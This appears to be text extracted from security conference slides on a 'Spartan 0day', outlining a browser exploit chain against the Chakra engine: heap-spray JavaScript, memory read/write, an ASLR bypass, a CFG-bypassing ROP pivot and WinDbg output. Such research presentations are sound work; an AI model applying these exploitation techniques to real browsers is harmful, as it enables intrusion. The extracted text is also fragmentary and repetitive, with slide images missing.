
CFG

- bypass CFG





CFG

- bypass CFG



CFG

- bypass CFG



CFG

- bypass CFG

```
write_dword(addr, chakra_base_addr+0x002AA064); //set rop address
```

```
0:024> g
Breakpoint 0 hit
eax=603ba064 ebx=063fba10 ecx=063fba40 edx=063fba40 esi=00000001 edi=058fc6b0
eip=603ba064 esp=058fc414 ebp=058fc454 iopl=0         nv up ei ng nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000283
chakra!`dynamic initializer for 'DOMFastPathInfo::getterTable'+0x734:
603ba064 94                xchg     eax, esp
603ba065 c3                ret
```

Spartan 0day & Exploit

- 1、 Isolation Heap
- 2、 Memory Protection
- 3、 Spartan Memory Manage
- 4、 CFG
- 5、 Exploit Bypass All
- 6、 0day
- 7、 Q&A

Exploit Bypass All

- 1、HeapSpray
- 2、memory read/write
- 3、bypass ASLR
- 4、bypass CFG
- 5、bypass DEP
- 6、exec ShellCode

Exploit Bypass All

- 1、HeapSpray

```
function heap_sprary(num)
{
    array_1 = new Array();
    array_1_size = 0x1000 * num;
    for(var i=0; i<array_1_size; i++)
    {
        array_1[i] = [0xc0c0c0c, 0xc0c0c0c, 0xc0c0c0c, 0xc0c0c0c,
                    0xc0c0c0c, 0xc0c0c0c, 0xc0c0c0c, 0xc0c0c0c,
                    0xc0c0c0c, 0xc0c0c0c, 0xc0c0c0c, 0xc0c0c0c,
                    0xc0c0c0c, 0xc0c0c0c, 0xc0c0c0c, 0xc0c0c0c,
                    0xc0c0c0c, 0xc0c0c0c, 0xc0c0c0c];
    }
}
```

Exploit Bypass All

- 1、HeapSpray

```
0:024> dd 11110000
11110000 562853c4 063b75c0 00000000 00010005
11110010 00000033 00000000 11110024 11110024
11110020 05a25ae0 00000000 00000033 00000033
11110030 00000000 0c0c0c0c 0c0c0c0c 0c0c0c0c
11110040 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
11110050 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
11110060 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
11110070 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
```

Exploit Bypass All

- 1、HeapSpray
- 2、Memory read/write
- 3、Bypass ASLR
- 4、Bypass CFG
- 5、Bypass DEP
- 6、Exec ShellCode


Exploit Bypass All

- 1、Memory read/write

```
0:024> dd
11110100 562853c4 063b75c0 00000000 00010005
11110110 7fffffff 00000000 11110124 11110124
11110120 05a25ae0 00000000 7fffffff 7fffffff
11110130 00000000 0c0c0c0c 0c0c0c0c 0c0c0c0c
11110140 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
11110150 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
11110160 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
11110170 0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c
```

Exploit Bypass All

- 1、Memory read/write




Exploit Bypass All

- 1、HeapSpray
- 2、Memory read/write
- 3、Bypass ASLR
- 4、Bypass CFG
- 5、Bypass DEP
- 6、Exec ShellCode

Exploit Bypass All

- Bypass ASLR

```
var array_vft_address = read_dword(0x11110200);  
var chakra_base_addr = array_vft_address - 0x000653c4;
```




Exploit Bypass All

- 1、HeapSpray
- 2、Memory read/write
